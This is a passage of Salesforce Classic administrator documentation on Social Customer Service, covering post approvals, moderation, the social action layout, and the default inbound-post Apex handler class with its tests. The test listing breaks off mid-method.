Available in: Salesforce Classic

Social Customer Service is available in API enabled **Professional** editions, **Enterprise**, **Performance**, and **Unlimited** editions.

USER PERMISSIONS

To administer Social Customer Service:

- "Manage Users"

  AND

  "Customize Application"

To create case feed items:

- Feed Tracking for All Related Objects on the Case object

To send and receive social media posts or messages:

- Case Feed enabled

  AND

  Access to a social account

Enable Social Post Approvals

Social care agents are both problem solvers for your consumers and the voice of your brand on social networks like Facebook and Twitter. You can have guidelines so your agents write with a consistent tone and syntax that's in line with your organization's social media strategy. For example, you require social agents to sign their tweets in a standard manner, such as "~John."

Salesforce Admins can create approval processes and assign agents and approvers permissions accordingly.

1. From Setup, enter *Social Media* in the Quick Find box, then select **Settings**.
2. Select Enable approvals for social posts.
3. Build and activate approval processes for social posts using either the Jump Start Wizard or the Standard Setup Wizard.

   Important: The Jump Start Wizard is a streamlined way to create approval processes in Salesforce. However, the Let the submitter choose the approver manually option is not supported in the Jump Start Wizard. Choosing that option results in an error later when an agent submits a post for approval.

4. From Setup, go to **Administer** > **Manage Users** > **Permission sets**.
5. Enable the new Require Social Post Approvals user permission.
6. Assign the Require Social Post Approvals user permission with a permission set to agents that need their posts reviewed before they are sent.

   When assigning user permissions, remember these two points.

   - Because approving a post automatically submits it for publishing, approvers must have the same access to social accounts as the agents whose work they're reviewing. Otherwise, the posts they approve result in an error.
   - If your user permissions include Require Social Post Approvals, then the submit button on the social publisher always reads **Submit for Approval** rather than "Comment," "Tweet," or other words. This is true even if no active approval process applies to the user. In that situation, clicking **Submit for Approval** publishes the social post normally since there is no active approval process in effect.

For more information, see Create an Approval Process with the Standard Wizard on page 5233, Prepare to Create an Approval Process on page 5229, and Sample Approval Processes.

Tip: If your agents work with social post record detail pages, rather than in the case feed, we recommend removing the approvals related list from the page layout. The same page layout is shared between inbound and outbound social posts. Removing the approvals related list avoids confusion when viewing an inbound post that is an invalid candidate for an approval process. Approvers can still approve or reject posts through all other normal means such as email, Chatter, and list views.

SEE ALSO:

Field History Tracking

Implementing Social Customer Service

Complete Guide to Social Customer Service

EDITIONS

Available in: Salesforce Classic

Social Customer Service is available in API enabled **Professional** editions, **Enterprise**, **Performance**, and **Unlimited** editions.

USER PERMISSIONS

To administer Social Customer Service:

- "Manage Users"

  AND

  "Customize Application"

To create case feed items:

- Feed Tracking for All Related Objects on the Case object

Enable Moderation for Social Customer Service

Use moderation to triage incoming posts and only create cases for posts that are actionable requests for help. Moderation helps your organization focus on real customer issues and avoid opening unnecessary cases.

Not all posts require a case, for example, a complimentary tweet or post does not need agent assistance. However, when the default social customer service is configured, cases are automatically created from each social post. Using moderation, agents can manage which posts get cases and which are ignored. Moderation is enabled with a Social Hub rule in your Social Studio account to turn off automatic case creation.

Note: With the Starter Pack, you can decide if you want cases created automatically when posts come from a particular social account on the Social Accounts tab. See Set Up Social Customer Service on page 3053.

1. From your Social Hub account, click the **Rules** tab.
2. Create a rule, or use an existing one, to indicate that no case is created in Salesforce.

   For example, the rule should have the following setup.

   a. Action: send to Salesforce.

   b. `Create Case` checkbox unchecked.
3. Save and enable your rule.

Note: You can enable your rule for all social posts or only those coming from certain managed accounts.

Case creation can also be customized by implementing a custom Apex case logic. To do so, from setup, enter *`Social Media`* in the `Quick Find` box, then select **Settings**. See Modify the Default Apex Class.

Note: If you started using Social Customer Service before Spring '16 and have a custom Apex class, you may need update your Apex class to benefit from the latest moderation features. If your custom Apex is extended from the default Apex class, you get the update for the default apex functions you call. If your custom Apex isn't extended from the default Apex class (you copied the default and changed it), you must update manually.

To manually update your custom Apex class, add the following code and update your moderation social post list view.

1. Call this method directly before inserting the post, after all the relationships have been set on the post.

```
private void setModeration(SocialPost post){
    //if we don't automatically create a case, we should flag the post as requiring
 moderator review.
    if(post.parentId == null)
        post.reviewedStatus = 'Needed';
}
```

In the default Apex, see lines 50 and 61-65.

2. Update your moderation social post list filter from:

```
Parent EQUAL TO "" AND ReviewStatus NOT EQUAL TO "ignore"
```

To:

```
Parent EQUAL TO "" AND ReviewStatus EQUAL TO "Needed"
```

EDITIONS

Available in: Salesforce Classic

Social Customer Service is available in API enabled **Professional** editions, **Enterprise**, **Performance**, and **Unlimited** editions.

USER PERMISSIONS

To administer Social Customer Service:

- "Manage Users"

  AND

  "Customize Application"

To ensure that you don't lose track of social posts currently in your moderation queue, make a list view with the new filter, and switch to it once the new and old filters show the same results.

SEE ALSO:

Field History Tracking

Implementing Social Customer Service

Complete Guide to Social Customer Service

Create the Social Action Interface

The social action is created when you install Social Customer Service. You can add, remove, and organize fields to suit your organization.

The social action is created when Social Customer Service is enabled.

1. From the object management settings for cases, go to Button, Links, and Actions.
2. Click **Layout** next to the social action.
3. Edit the desired fields.

   Note: Changing field values could invalidate incoming posts against the Social Customer Service Apex class.

   To send social content, the social action must have the following fields:

   - `In Reply To`

     Important: The In Reply To field can't be read only.

   - `Managed Social Account`
   - `Message Type`
   - `Content`

   Headline and Name are required fields. To remove them, create a predefined value for each field and remove them from the action. See Set Predefined Field Values for Quick Action Fields.
4. Click **Save**.
5. From the object management settings for cases, go to Page Layouts.
6. In Case Page Layouts, click **Edit** next to Feed-Based Layout.
7. In the palette, click **Quick Actions**.
8. Ensure that the social action is in the Quick Actions in the Salesforce Classic Publisher section of the layout.
9. Optionally, repeat steps 5 through 8 for the Leads object to enable the social action on leads (from the object management settings for leads, go to Page Layouts).

EDITIONS

Available in: Salesforce Classic

Social Customer Service is available in API enabled **Professional** editions, **Enterprise**, **Performance**, and **Unlimited** editions.

USER PERMISSIONS

To administer Social Customer Service:

- "Manage Users"

  AND

  "Customize Application"

To create case feed items:

- Feed Tracking for All Related Objects on the Case object

SEE ALSO:

Field History Tracking

Implementing Social Customer Service

Complete Guide to Social Customer Service

Modify the Default Apex Class

If you aren't using the Starter Pack, you can customize the default Apex class to specify how inbound social content is processed.

Note: You can't modify the default Apex class if you are using the Starter Pack. The free Starter Pack lets you simply connect up to two social accounts and Salesforce handles the rest of the details, like a Social Studio account.

The default Apex class for Social Customer Service creates a social post, social persona, case, contact, and supports common use cases. To customize how information is processed, by create a new Apex class.

Important: If your agents use the Social Customer Service feature to send private messages to Facebook users, prevent or resolve errors by upgrading your Apex classes to the latest available version of the Salesforce API. In particular, the Apex class that inserts the post must be version 32 or higher.

EDITIONS

Available in: Salesforce Classic

Social Customer Service is available in API enabled **Professional** editions, **Enterprise**, **Performance**, and **Unlimited** editions.

If you alter the default Apex class, be sure to select your new Apex class on the setup page, where you can also see Apex processing errors. From Setup, enter *Social Media* in the Quick Find box, then select **Settings**. An email is sent to the administrator when there are errors and, in most circumstances, the data is saved and can be reprocessed. If too many errors are waiting for reprocessing, the Salesforce Social Hub rules are automatically paused to ensure social content is not missed.

We have provided tests for the default Apex class. If you alter your Apex class, you must alter the tests accordingly.

Note: Social personas created after the Summer '15 release have a field indicating which social network created the persona: Source App. This field is set on creation and is not updateable. If your organization uses custom Apex, update it to use this field. Keep in mind that personas created before the Summer 15 release do not have the field. Also, every time new fields are added to the social action you must update your Apex version or the new fields aren't saved.

To create an Apex class, in Setup, enter *Apex Classes* in the Quick Find box, then select **Apex Classes**. You can use the following code to:

- Support person accounts
- Designate a default account ID
- Change the number of days before closed cases are reopened

```
global class MyInboundSocialPostHandlerImpl extends
Social.InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler {
    global override SObject createPersonaParent(SocialPersona persona) {
        String name = persona.Name;
        if (persona.RealName != null && String.isNotBlank(persona.RealName))
        name = persona.RealName;

        String firstName = '';
        String lastName = 'unknown';
        if (name != null && String.isNotBlank(name)) {
        firstName = name.substringBeforeLast(' ');
        lastName = name.substringAfterLast(' ');
        if (lastName == null || String.isBlank(lastName))
        lastName = firstName;
        }

        //You must have a default Person Account record type
        Account acct = new Account (LastName = lastName, FirstName = firstName);
```

```
        insert acct;
        return acct;
        }

    global override String getDefaultAccountId() {
        return '<account ID>';
    }

    global override Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }
}
```

You can use the following code to implement your own social customer service process.

```
global class MyInboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler {
    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
    SocialPersona persona, Map<String,Object> data) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();

        // Custom process

        return result;
    }
}
```

The default Apex class sets the contact as the persona parent. To set the persona parent as an account, person account, or lead, create a method to override the persona parent.

If you want a post to go to the error queue, so errors are not lost, your custom apex must do one of two things.

1. Bubble up an exception (recommended).

   ```
   global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
   SocialPersona persona, Map<String, Object> rawData) {
   Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
   result.setSuccess(true);

   try{
   //handle the post here
   } catch(Exception e){
   //log exception, etc
   throw e;
   }
   return result;
   }
   ```

   OR

2. Set the success flag on the response object to false.

   ```
   global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
   SocialPersona persona, Map<String, Object> rawData) {
   Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
   result.setSuccess(true);

   try{
   ```

```
//handle the post here
} catch(Exception e){
//log exception, etc
result.setSuccess(false);
}
return result;
}
```


Default Apex Class Process

A visual diagram of an inbound post's path through the default apex class.

EDITIONS

Available in: Salesforce Classic

Social Customer Service is available in API enabled **Professional** editions, **Enterprise**, **Performance**, and **Unlimited** editions.


Inbound Post
Match Post R6PostId or ExternalPostId
Match Persona ExternalId or Name (for Other provider)
Truncate post content (32000 characters max)
Existing Post
No
Yes
Update Post and Persona (if exists)
Set Post.ReplyTo based on ReplyToId or responseContextExternalId
New Persona
No
Yes
Have enough Persona info
No
Yes
Create Contact and Persona
Parent Post
Yes
Reply to outbound post or reply to self
No
Post from same persona to same managed account exists
No
Yes
Yes
Case exists
No
Yes
Case status open
No
Yes
Case closed within X days
No
Yes
Skip Case Creation
Yes
No
Reopen case
Create a new case
Set Relationships on Post, Persona and Case (if exists)
Set Post Moderation (if no case)
Insert Post
New Case Created
Yes
No
Set Post as Case Source
End

Default Apex Class Reference

Social Customer Service's full default Apex class code. The following Apex class is current as of the Summer '16 release.

For previous versions, see Default Apex Class History on page 3079

EDITIONS

Available in: Salesforce Classic

Social Customer Service is available in API enabled **Professional** editions, **Enterprise**, **Performance**, and **Unlimited** editions.

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;
    Boolean isNewCaseCreated = false;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    // Create a case if one of these post tags are on the SocialPost, regardless of the
skipCreateCase indicator.
    global virtual Set<String> getPostTagsThatCreateCase(){
        return new Set<String>();
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
```

```
        setRelationshipsOnPost(post, persona, parentCase);
        setModeration(post, rawData);

        upsert post;

        if(isNewCaseCreated){
            updateCaseSource(post, parentCase);
        }

        return result;
    }

    private void setModeration(SocialPost post, Map<String, Object> rawData){
     //if we don't automatically create a case, we should flag the post as requiring
moderator review.
     if(post.parentId == null && !isUnsentParent(rawData))
   post.reviewedStatus = 'Needed';
 }

    private void updateCaseSource(SocialPost post, Case parentCase){
        if(parentCase != null) {
            parentCase.SourceId = post.Id;
           //update as a new sobject to prevent undoing any changes done by insert triggers

            update new Case(Id = parentCase.Id, SourceId = parentCase.SourceId);
        }

    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
    }

    private void setReplyTo(SocialPost post, SocialPersona persona) {
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);

        return persona;
    }

    private void updatePersona(SocialPersona persona) {
        try{
```

```
            update persona;
        }catch(Exception e) {
            System.debug('Error updating social persona: ' + e.getMessage());
        }
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData){
        if(!isUnsentParent(rawData)) {
            Case parentCase = findParentCase(post, persona);
            if (parentCase != null) {
                if (!parentCase.IsClosed) {
                    return parentCase;
                }
                else if (caseShouldBeReopened(parentCase)) {
                    reopenCase(parentCase);
                    return parentCase;
                }
            }
            if(shouldCreateCase(post, rawData)){
                isNewCaseCreated = true;
                return createCase(post, persona);
            }
        }

        return null;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null) {
            postToUpdate.PersonaId = persona.Id;

            if(persona.ParentId.getSObjectType() != SocialPost.sObjectType) {
                postToUpdate.WhoId = persona.ParentId;
            }
        }
        if(parentCase != null) {
            postToUpdate.ParentId = parentCase.Id;
        }
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
            } else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
```

```
            }
        }
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = null;
        if (post.ReplyTo != null && !isReplyingToAnotherCustomer(post, persona) &&
!isChat(post)) {
            parentCase = findParentCaseFromPostReply(post);
        }
        if (parentCase == null) {
            parentCase = findParentCaseFromPersona(post, persona);
        }
        return parentCase;
    }

    private boolean isReplyingToAnotherCustomer(SocialPost post, SocialPersona persona){
     return !post.ReplyTo.IsOutbound && post.ReplyTo.PersonaId != persona.Id;
    }

    private boolean isChat(SocialPost post){
     return post.messageType == 'Private' || post.messageType == 'Direct';
    }

    private Case findParentCaseFromPostReply(SocialPost post) {
        if (post.ReplyTo != null && String.isNotBlank(post.ReplyTo.ParentId)) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :post.ReplyTo.ParentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private Case findParentCaseFromPersona(SocialPost post, SocialPersona persona) {
        SocialPost lastestInboundPostWithSamePersonaAndRecipient =
findLatestInboundPostBasedOnPersonaAndRecipient(post, persona);
        if (lastestInboundPostWithSamePersonaAndRecipient != null) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
id = :lastestInboundPostWithSamePersonaAndRecipient.parentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private void reopenCase(Case parentCase) {
```

```
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
            if (post.Id != null) return;

        performR6PostIdCheck(post);

        if (post.Id == null){
            performExternalPostIdCheck(post);
        }
    }


    private void performR6PostIdCheck(SocialPost post){
        if(post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private void performExternalPostIdCheck(SocialPost post) {
        if (post.provider == 'Facebook' && post.messageType == 'Private') return;
        if (post.provider == null || post.externalPostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(post.responseContextExternalId != null){
            if((post.provider == 'Facebook' && post.messageType == 'Private') ||
(post.provider == 'Twitter' && post.messageType == 'Direct')){
                SocialPost replyTo =
findReplyToBasedOnResponseContextExternalPostIdAndProvider(post);
                if(replyTo.id != null)
                 return replyTo;
            }
            return findReplyToBasedOnExternalPostIdAndProvider(post);
        }
        return new SocialPost();
    }
```

```
    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :post.responseContextExternalId LIMIT
 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnResponseContextExternalPostIdAndProvider(SocialPost
 post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND responseContextExternalId =
:post.responseContextExternalId ORDER BY posted DESC NULLS LAST LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findLatestInboundPostBasedOnPersonaAndRecipient(SocialPost post,
SocialPersona persona) {
        if (persona != null && String.isNotBlank(persona.Id) && post != null &&
String.isNotBlank(post.Recipient)) {
            List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE Provider
= :post.provider AND Recipient = :post.Recipient AND PersonaId = :persona.id AND IsOutbound
 = false ORDER BY CreatedDate DESC LIMIT 1];
            if (!posts.isEmpty()) {
                return posts[0];
            }
        }
        return null;
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
           } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
```

```
String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean shouldCreateCase(SocialPost post, Map<String, Object> rawData) {
        return !isUnsentParent(rawData) && (!hasSkipCreateCaseIndicator(rawData) ||
hasPostTagsThatCreateCase(post));
    }

    private boolean isUnsentParent(Map<String, Object> rawData) {
        Object unsentParent = rawData.get('unsentParent');
       return unsentParent != null && 'true'.equalsIgnoreCase(String.valueOf(unsentParent));

    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    private boolean hasPostTagsThatCreateCase(SocialPost post){
        Set<String> postTags = getPostTags(post);
        postTags.retainAll(getPostTagsThatCreateCase());
        return !postTags.isEmpty();
    }

    private Set<String> getPostTags(SocialPost post){
        Set<String> postTags = new Set<String>();
```

```
        if(post.postTags != null)
            postTags.addAll(post.postTags.split(',', 0));
        return postTags;
    }

    global String getPersonaFirstName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String firstName = '';
        if (name.contains(' ')) {
            firstName = name.substringBeforeLast(' ');
        }
        firstName = firstName.abbreviate(40);
        return firstName;
    }

    global String getPersonaLastName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String lastName = name;
        if (name.contains(' ')) {
            lastName = name.substringAfterLast(' ');
        }
        lastName = lastName.abbreviate(80);
        return lastName;
    }

    private String getPersonaName(SocialPersona persona) {
        String name = persona.Name.trim();
        if (String.isNotBlank(persona.RealName)) {
            name = persona.RealName.trim();
        }
        return name;
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {

        String firstName = getPersonaFirstName(persona);
        String lastName = getPersonaLastName(persona);

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }


}
```

Apex Tests for the Default Apex Class

Social Customer Service's tests for the default Apex class code.

EDITIONS

Available in: Salesforce Classic

Social Customer Service is available in API enabled **Professional** editions, **Enterprise**, **Performance**, and **Unlimited** editions.

```
@isTest
public class InboundSocialPostHandlerImplTest {

    static Map<String, Object> sampleSocialData;
    static Social.InboundSocialPostHandlerImpl handler;

    static {
     handler = new Social.InboundSocialPostHandlerImpl();
        sampleSocialData = getSampleSocialData('1');
    }

    static testMethod void verifyNewRecordCreation() {
        SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
      System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchSocialPostRecord() {
        SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
        insert existingPost;

        SocialPost post = getSocialPost(sampleSocialData);
```

```
        post.R6PostId = existingPost.R6PostId;
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        System.assertEquals(1, [SELECT Id FROM SocialPost].size(), 'There should be only
1 post');
    }

    static testMethod void matchSocialPersonaRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;

     SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);
        persona.ExternalId = existingPersona.ExternalId;

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
       System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchCaseRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case');

     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
```

```
